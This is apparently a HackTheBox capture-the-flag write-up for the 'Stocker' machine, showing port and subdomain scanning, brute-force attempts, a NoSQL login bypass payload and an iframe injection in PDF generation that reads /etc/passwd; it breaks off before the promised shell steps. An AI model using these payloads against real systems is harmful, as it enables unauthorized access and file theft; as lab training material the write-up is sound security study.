

# HackTheBox Writeup - Stocker

#hackthebox #linux #autorecon #nmap #ffuf #subdomain #feroxbuster #whatweb #nosql #login-bypass #exiftool #pdf #file-read  
#path-traversal #SQL-Injection #gtfobin #cheated #burpsuite #burp-repeater #express #nodejs #mongodump #mongodb

Stocker starts out with a NoSQL injection allowing me to bypass login on the dev website. From there, I'll exploit purchase order generation via a serverside cross site scripting in the PDF generation that allows me to read files from the host. I'll get the application source and use a password it contains to get a shell on the box. The user can run some NodeJS scripts as root, but the sudo rule is misconfiguration that allows me to run arbitrary JavaScript, and get a shell as root.

## Recon

---

### Autorecon

Add to hosts before running **autorecon**!

```
sudo $(which autorecon) -vv stocker.htb
```

### Nmap

```
└─(kali㉿kali)-[~/htb/Stocker]
└─$ cat stocker.nmap
# Nmap 7.94 scan initiated Sat Jun 24 11:24:14 2023 as: nmap -sVC -p- -T4 -Pn -vv -oA stocker 10.10.11.196
Nmap scan report for stocker.htb (10.10.11.196)
Host is up, received user-set (0.062s latency).
Scanned at 2023-06-24 11:24:15 EDT for 41s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
```


```
| ssh-hostkey:
| 3072 3d:12:97:1d:86:bc:16:16:83:60:8f:4f:06:e6:d5:4e (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGC/Jyuj3D7FuZQdudxwLH081Q6WkdTVz6G05mFSFpBpycfOrwuJpQ6oJV1I4J6UeXg+o5xHSm+ANLhYEI6T/JMnYSyEmVq/QVactDs9ixhi+j0R0rUrYYgteX7XuOT2g4ivyp1zKQP1uKYF2lGVnrcvX4a6ds4FS8mkM2o74qeZj6XfUiCYdPSVJmFjX/TgTzXYHt7kHj0vLtMG63sxXQDVLC5NwLs3VE61qD4KmhCfu+9vi0BvA1ZID4Bmw8vgi0b5FfQASbt kylpRxdOEyUxGZ1dbcJzT+wGEhalv1Ql9CirZLPMBn4YMC86okK/Kc0Wv+X/lC+4UehL//U3MkD9XF3yTmq+UVF/qJTrs9Y15lUOu3bJ9kpP9VDbA6NNGi1HdLy04CbtifsWblmmoRWIr+U8B2wP/D9whWGwRJPBBwTJWZvxvZz3l1RQhq/8Np0374iHWIEG+k9U9Am6rFKBgG1PUcf6Mg7w4AFLiFEQaQFRpEbf+xtS1YMLLqpg3qB0=
| 256 7c:4d:1a:78:68:ce:12:00:df:49:10:37:f9:ad:17:4f (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNgPXCnqX65/kNxcEEVPqpV7du+KsPJokAydK/wx1GqHpuUm3l1jMuLOnGFInSYGKlCK1MLtoCX6DjVwx6nWZ5w=
| 256 dd:97:80:50:a5:ba:cd:7d:55:e8:27:ed:28:fd:aa:3b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIDyp1s8jG+rEbfeqAQbCqJw5+Y+T17PRz0cYd+W32hF
80/tcp open http syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 4EB67963EC58BC699F15F80BBE1D91CC
| http-methods:
|_ Supported Methods: GET HEAD
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-generator: Eleventy v2.0.0
|_http-title: Stock - Coming Soon!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun 24 11:24:56 2023 -- 1 IP address (1 host up) scanned in 41.93 seconds
```

```
echo '10.10.11.196 stocker.htb' >> /etc/hosts
```

## 80 - Website

### Info



We're still actively developing our site to make it as easy as possible for you to order our products. We're really excited.

## Directory

```
feroxbuster -u http://stocker.htb:80/ -t 10 -w /root/.local/share/AutoRecon/wordlists/dirbuster.txt -x "txt,html,php,asp,aspx,jsp" -v -k -n -q -e -r -o "/home/kali/htb/Stocker/results/stocker.htb/scans/tcp80/tcp_80_http_ferobuster_dirbuster.txt"
```

|     |     |     |      |        |   |
|-----|-----|-----|------|--------|---|
| 200 | GET | 201 | 129w | 9226c  | http://stocker.htb/img/apple-touch-icon.png |
| 200 | GET | 61  | 21w  | 1354c  | http://stocker.htb/img/favicon-32x32.png    |
| 200 | GET | 391 | 197w | 15603c | http://stocker.htb/img/webp/people23.webp   |

|     |     |       |        |         |  |
|-----|-----|-------|--------|---------|--|
| 200 | GET | 911   | 507w   | 41060c  | http://stocker.htb/fonts/inter-v12-latin-700.woff  |
| 200 | GET | 561   | 418w   | 32043c  | http://stocker.htb/fonts/inter-v12-latin-700.woff2 |
| 200 | GET | 1221  | 561w   | 41547c  | http://stocker.htb/img/webp/people2.webp           |
| 200 | GET | 401   | 241w   | 18399c  | http://stocker.htb/img/webp/people1.webp           |
| 200 | GET | 781   | 424w   | 31843c  | http://stocker.htb/fonts/inter-v12-latin-500.woff2 |
| 200 | GET | 41    | 10w    | 696c    | http://stocker.htb/img/favicon-16x16.png           |
| 200 | GET | 971   | 503w   | 40143c  | http://stocker.htb/fonts/inter-v12-latin-300.woff  |
| 200 | GET | 1761  | 1153w  | 89907c  | http://stocker.htb/img/webp/interior29.webp        |
| 200 | GET | 61    | 546w   | 42350c  | http://stocker.htb/css/theme.min.css               |
| 200 | GET | 11    | 268w   | 13800c  | http://stocker.htb/js/aos.js                       |
| 200 | GET | 121   | 62w    | 3907c   | http://stocker.htb/img/webp/interior37.webp        |
| 200 | GET | 551   | 383w   | 31373c  | http://stocker.htb/fonts/inter-v12-latin-300.woff2 |
| 200 | GET | 811   | 475w   | 40738c  | http://stocker.htb/fonts/inter-v12-latin-500.woff  |
| 200 | GET | 71    | 1222w  | 79742c  | http://stocker.htb/js/bootstrap.bundle.min.js      |
| 200 | GET | 20591 | 12963w | 984134c | http://stocker.htb/img/angoose.png                 |
| 200 | GET | 3211  | 1360w  | 15463c  | http://stocker.htb/                                |
| 403 | GET | 71    | 10w    | 162c    | http://stocker.htb/css/                            |
| 200 | GET | 11    | 4w     | 2174c   | http://stocker.htb/favicon.ico                     |
| 403 | GET | 71    | 10w    | 162c    | http://stocker.htb/fonts/                          |
| 403 | GET | 71    | 10w    | 162c    | http://stocker.htb/img/                            |
| 200 | GET | 3211  | 1360w  | 15463c  | http://stocker.htb/index.html                      |
| 403 | GET | 71    | 10w    | 162c    | http://stocker.htb/js/                             |

## Sub Domains

```
ffuf -c -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -H "Host: FUZZ.stocker.htb" -u http://stocker.htb -fc 301
```

```
[Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 67ms]
```

```
* FUZZ: dev
```

```
:: Progress: [100000/100000] :: Job [1/1] :: 655 req/sec :: Duration: [0:02:28] :: Errors: 0 ::
```

## dev.stocker.htb

### Directory

```
feroxbuster -u http://dev.stocker.htb -t 100 -nr
```

```
...
404      GET      101      15w      -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-
filter
200      GET      751      200w     2667c http://dev.stocker.htb/login
200      GET      751      200w     2667c http://dev.stocker.htb/Login
200      GET      391      62w     597c http://dev.stocker.htb/static/css/signin.css
200      GET      751      200w     2667c http://dev.stocker.htb/login?error=auth-required
200      GET      751      200w     2667c http://dev.stocker.htb/LOGIN
```


## User Flag

---

### NoSQL login Bypass

stocker.htb is just a static website

Dig deeper to dev.stocker.htb



Try bruteforce

```
# Common usernames and passwords
ffuf -c -w /usr/share/seclists/Usernames/top-usernames-shortlist.txt:FUZZ1 -w /usr/share/seclists/Passwords/darkweb2017-
```

```
top100.txt:FUZZ2 -request login.req -request-proto http -v -fs 92
```

```
# User: Admin
```

```
ffuf -c -w /opt/wordlists/rockyou.txt:FUZZ2 -request login.req -request-proto http -v -fs 92
```

## Try login bypass

```
ffuf -c -w /usr/share/payloadsallthethings/SQL\ Injection/Intruder/Auth_Bypass.txt:FUZZ1 -request login.req -v -request-proto http -fs 92
```

## Enumerate the backend

```
whatweb -v dev.stocker.htb
```

```
WhatWeb report for http://dev.stocker.htb/login
```

```
Status      : 200 OK
```

```
Title       : Stockers Sign-in
```

```
IP          : 10.10.11.196
```

```
Country     : RESERVED, ZZ
```

```
Summary     : Bootstrap, Cookies[connect.sid], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[connect.sid], Meta-Author[Mark Otto, Jacob Thornton, and Bootstrap contributors], MetaGenerator[Hugo 0.84.0], nginx[1.18.0], PasswordField[password], Script, X-Powered-By[Express]
```

```
Detected Plugins:
```

```
...
```

```
[ Cookies ]
```

```
    Display the names of cookies in the HTTP headers. The values are not returned to save on space.
```

```
String      : connect.sid
```

```
[ HTML5 ]
```

...

#### [ HTTPServer ]

HTTP server header string. This plugin also attempts to identify the operating system from the server header.

OS : Ubuntu Linux

String : nginx/1.18.0 (Ubuntu) (from server string)

#### [ HttpOnly ]

If the HttpOnly flag is included **in** the HTTP set-cookie response header and the browser supports it **then** the cookie cannot be accessed through client side script - More Info: [http://en.wikipedia.org/wiki/HTTP\\_cookie](http://en.wikipedia.org/wiki/HTTP_cookie)

String : connect.sid

#### [ Meta-Author ]

...

#### [ MetaGenerator ]

This plugin identifies meta generator tags and extracts its value.

String : Hugo 0.84.0

#### [ PasswordField ]

...

#### [ Script ]

...

#### [ X-Powered-By ]



X-Powered-By HTTP header

String : Express (from x-powered-by string)

[ nginx ]

Nginx (Engine-X) is a free, open-source, high-performance HTTP server and reverse proxy, as well as an IMAP/POP3 proxy server.

Version : 1.18.0

Website : http://nginx.net/

HTTP Headers:

HTTP/1.1 200 OK

Server: nginx/1.18.0 (Ubuntu)

Date: Sat, 24 Jun 2023 15:58:39 GMT

Content-Type: text/html; charset=UTF-8

Transfer-Encoding: chunked

Connection: close

X-Powered-By: Express

Cache-Control: public, max-age=0

Last-Modified: Tue, 06 Dec 2022 09:53:59 GMT

ETag: W/"a6b-184e6db4279"

Set-Cookie: connect.sid=s%3AQbq2IZjXDEzGaH-wmmHTmh9BTY5\_qJ2C.CYwUZxCiHMyLaD8oFWVy9c0b%2F9Vh052Q6CoeIqMtLQE; Path=/;

HttpOnly

Content-Encoding: gzip

- Its using Express
- Its cookie is connect.sid, after googling, noticed that it's widely used by node.js applications, which means it's likely using nosql
- It was built by [Hugle](#)

Google nosql login bypass

| <https://book.hacktricks.xyz/pentesting-web/nosql-injection>

## Working Payload:

```
{"username": {"$ne": null}, "password": {"$ne": null} }
```

| Request   |     | Response |  |  |     |
|---|-----|----------|--|--|-----|
| Pretty  | Raw | Hex      |  | Pretty                                   | Raw |
| 1 POST /login HTTP/1.1  |     |          |  | 1 HTTP/1.1 302 Found                     |     |
| 2 Host: dev.stocker.htb   |     |          |  | 2 Server: nginx/1.18.0 (Ubuntu)          |     |
| 3 Content-Length: 55  |     |          |  | 3 Date: Sat, 24 Jun 2023 16:19:33 GMT    |     |
| 4 Cache-Control: max-age=0  |     |          |  | 4 Content-Type: text/html; charset=utf-8 |     |
| 5 Upgrade-Insecure-Requests: 1  |     |          |  | 5 Content-Length: 56                     |     |
| 6 Origin: http://dev.stocker.htb  |     |          |  | 6 Connection: close                      |     |
| 7 Content-Type: application/json  |     |          |  | 7 X-Powered-By: Express                  |     |
| 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.134 Safari/537.36      |     |          |  | 8 Location: /stock                       |     |
| 9 Accept:   |     |          |  | 9 Vary: Accept                           |     |
| text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 |     |          |  | 10                                       |     |
| 10 Referer: http://dev.stocker.htb/login  |     |          |  | 11 <p>                                   |     |
| 11 Accept-Encoding: gzip, deflate   |     |          |  | Found. Redirecting to <a href="/stock">  |     |
| 12 Accept-Language: en-US,en;q=0.9  |     |          |  | /stock                                   |     |
| 13 Cookie: connect.sid=s%3Av6bcRQN9tDQMAdGuAeGGpb-Ga6_cN3H3.K1ShWGM6FYJ3I1AGKa0fee80f0NEx9Zy746JbWboxB4                                 |     |          |  | </a>                                     |     |
| 14 Connection: close  |     |          |  | </p>                                     |     |
| 15  |     |          |  |  |     |
| 16 {  |     |          |  |  |     |
| "username":{  |     |          |  |  |     |
| "\$ne":null   |     |          |  |  |     |
| },  |     |          |  |  |     |
| "password":{  |     |          |  |  |     |
| "\$ne":null   |     |          |  |  |     |
| }   |     |          |  |  |     |
| }   |     |          |  |  |     |

Needs to change Content-type to json!

Found a repo to auto check for login bypass payloads

<https://github.com/C4l1b4n/NoSQL-Attack-Suite>

```
└─(kali㉿kali)-[~/htb/Stocker/NoSQL-Attack-Suite]
└─$ proxychains -q python nosql-login-bypass.py -t http://dev.stocker.htb/login -u username -p password
```

```
[*] Checking for auth bypass GET request...
[-] Login is probably NOT vulnerable to GET request auth bypass...

[*] Checking for auth bypass POST request...
[-] Login is probably NOT vulnerable to POST request auth bypass...


[*] Checking for auth bypass POST JSON request...
[+] Login is probably VULNERABLE to POST JSON request auth bypass!
[!] PAYLOAD: {"username": {"$ne": "dummyusername123"}, "password": {"$ne": "dummpassword123"}}
```

| Request  |     | Response   |     |
|--|-----|--|-----|
| Pretty   | Raw | Pretty   | Raw |
| <pre>1 POST /login HTTP/1.1 2 Host: dev.stocker.htb 3 User-Agent: python-requests/2.28.1 4 Accept-Encoding: gzip, deflate 5 Accept: */* 6 Connection: close 7 Content-Length: 82 8 Content-Type: application/json 9 10 {   "username": {     "\$ne": "dummyusername123"   },   "password": {     "\$ne": "dummpassword123"   } }</pre> |     | <pre>1 HTTP/1.1 302 Found 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Sat, 24 Jun 2023 16:19:21 GMT 4 Content-Type: text/plain; charset=utf-8 5 Content-Length: 28 6 Connection: close 7 X-Powered-By: Express 8 Location: /stock 9 Vary: Accept 10 Set-Cookie: connect.sid=s%3AjfRixWoi33mw6HUNhHckf2Xi3NJ3Z.aR1CP01WV7ywho6w%2FN%2B0Ibc0qmLiEdhYWzo037xxPJk;   Path=/; HttpOnly 11 12 Found. Redirecting to /stock</pre> |     |

## Local File Inclusion

## Buy Stock Now!

Our products are some of the highest quality products about. Our on-demand customer support will help you at every stage, helping you make money and win your customers over.

[View Cart](#)

Axe  
It's an axe.

Purchase something

Your Cart



# Thank you for your purchase!

**Order ID:** 64971a58671649577d01733b

Your order details have been emailed to you. You can view the purchase order [here](#).

Close

Stockers - Purchase Order

**Supplier**  
Stockers Ltd.  
1 Example Road  
Folkestone  
Kent  
CT19 5QS  
GB

**Purchaser**  
Angoose  
1 Example Road  
London  
GB

**6/24/2023**

Thanks for shopping with us!

Your order summary:

| Item         | Price (£)    | Quantity |
|--------------|--------------|----------|
| Cup          | 32.00        | 1        |
| <b>Total</b> | <b>32.00</b> |          |

Orders are to be paid for within 30 days of purchase order creation.

Contact [support@stock.htb](mailto:support@stock.htb) for any support queries.

```
(kali㉿kali)-[~/htb/Stockers]
└─$ exiftool 649717ef671649577d017322.pdf
ExifTool Version Number      : 12.63
File Name                    : 649717ef671649577d017322.pdf
Directory                   : .
File Size                    : 38 kB
File Modification Date/Time  : 2023:06:24 12:21:11-04:00
File Access Date/Time       : 2023:06:24 12:21:24-04:00
File Inode Change Date/Time  : 2023:06:24 12:21:24-04:00
File Permissions             : -rw-r--r--
```


|                     |                             |
|---------------------|-----------------------------|
| File Type           | : PDF                       |
| File Type Extension | : pdf                       |
| MIME Type           | : application/pdf           |
| PDF Version         | : 1.4                       |
| Linearized          | : No                        |
| Page Count          | : 1                         |
| Tagged PDF          | : Yes                       |
| Creator             | : Chromium                  |
| Producer            | : Skia/PDF m108             |
| Create Date         | : 2023:06:24 16:21:08+00:00 |
| Modify Date         | : 2023:06:24 16:21:08+00:00 |

Google : skia pdf exploit

- <https://www.triskelelabs.com/blog/extracting-your-aws-access-keys-through-a-pdf-file>

In our case, as the application was allowing the injection of arbitrary HTML code, the first step was to attempt loading restricted resources by simply using an iFrame tag. In fact, by injecting an iFrame tag in a dashboard and exporting this into a PDF document, it was possible to extract the contents of local files residing on the server. For example, the following payload was used to read the contents of the host's file.

```
<iframe src=file:///C:\WINDOWS\System32\drivers\etc\hosts>
```



```
<iframe src=file:///etc/passwd>
```



```
11 Cookie: connect.sid=s%3Av6bcRQN9tDQMAdGuAeGGpb-Ga6_cN3H3.K1ShWGM6FYJ:
12 Connection: close
13
14 {
  "basket":[
    {
      "_id":"638f116eeb060210cbd83a8d",
      "title":"<iframe src=file:///etc/passwd> ",
      "description":"It's a red cup.",
      "image":"red-cup.jpg",
      "price":32,
      "currentStock":4,
      "__v":0,
      "amount":2
    }
  ]
}
```

## Stockers - Purchase Order

**Supplier**

Stockers Ltd.  
1 Example Road  
Folkestone  
Kent  
CT19 5QS  
GB

**Purchaser**

Angoose  
1 Example Road  
London  
GB

6/25/2023

Thanks for shopping with us!

Your order summary:

**Item****Price (£)****Quantity**

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/s
bin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/s
bin/nologin
man:x:6:12:man:/var/cache/man:/usr/s
```

It does render html to the PDF

## Shell as angoose

Make the iframe larger to see full result

```
<iframe src=file:///etc/passwd width='1000' height='1000'>
```

## Stockers - Purchase Order

**Supplier**

Stockers Ltd.  
1 Example Road  
Folkestone  
Kent  
CT19 5QS  
GB

**Purchaser**

Angoose  
1 Example Road  
London  
GB

6/25/2023

Thanks for shopping with us!

Your order summary:

| Item  | Price<br>(£) | Q |
|---|--------------|---|
| <pre>root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin syslog:x:104:110:/:home/syslog:/usr/sbin/nologin _apt:x:105:65534:/:nonexistent:/usr/sbin/nologin tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:113:/:run/uuidd:/usr/sbin/nologin tcpdump:x:108:114:/:nonexistent:/usr/sbin/nologin landscape:x:109:116:/:var/lib/landscape:/usr/sbin/nologin pollinate:x:110:1:/:var/cache/pollinate:/bin/false sshd:x:111:65534:/:run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin fwupd-refresh:x:112:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin mongodb:x:113:65534:/:home/mongodb:/usr/sbin/nologin angoose:x:1001:1001:,,,:/home/angoose:/bin/bash _laurel:x:998:998:/:var/log/laurel:/bin/false</pre> |              |   |

List users

```
└─(kali㉿kali)-[~/htb/Stocker]
└─$ cat passwd | grep sh$
```

```
root:x:0:0:root:/root:/bin/bash
angoose:x:1001:1001:,,,:/home/angoose:/bin/bash
```

Tried:

- `/home/angoose/.ssh/id_rsa`
- `/proc/self/cmdline`

According to previous json error while logging in

Send

Cancel

Request

PrettyRawHex

1 POST /login HTTP/1.1

2 Host: dev.stocker.htb

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/json

8 Content-Length: 58

9 Origin: http://dev.stocker.htb

10 Connection: close

11 Referer: http://dev.stocker.htb/login

12 Cookie: connect.sid=s%3AaAyuI-pNGr8KzXx-tJ2uVCP0VbMeFzRb.tgYrErvIonaN4PfVcsG9rXX7UmGz3lQUReyorgYK1mw

13 Upgrade-Insecure-Requests: 1

14 DNT: 1

15 Sec-GPC: 1

16 {

17 "username": {

18 "\$ne": null

19 }

19 "password": {

20 "\$ne": null

20 }

Response

PrettyRawHexRender

7 X-Powered-By: Express

8 Content-Security-Policy: default-src 'none'

9 X-Content-Type-Options: nosniff

10

11 <!DOCTYPE html>

12 <html lang="en">

13 <head>

14 <meta charset="utf-8">

15 <title>

16 Error

17 </title>

18 </head>

19 <body>

20 <pre>

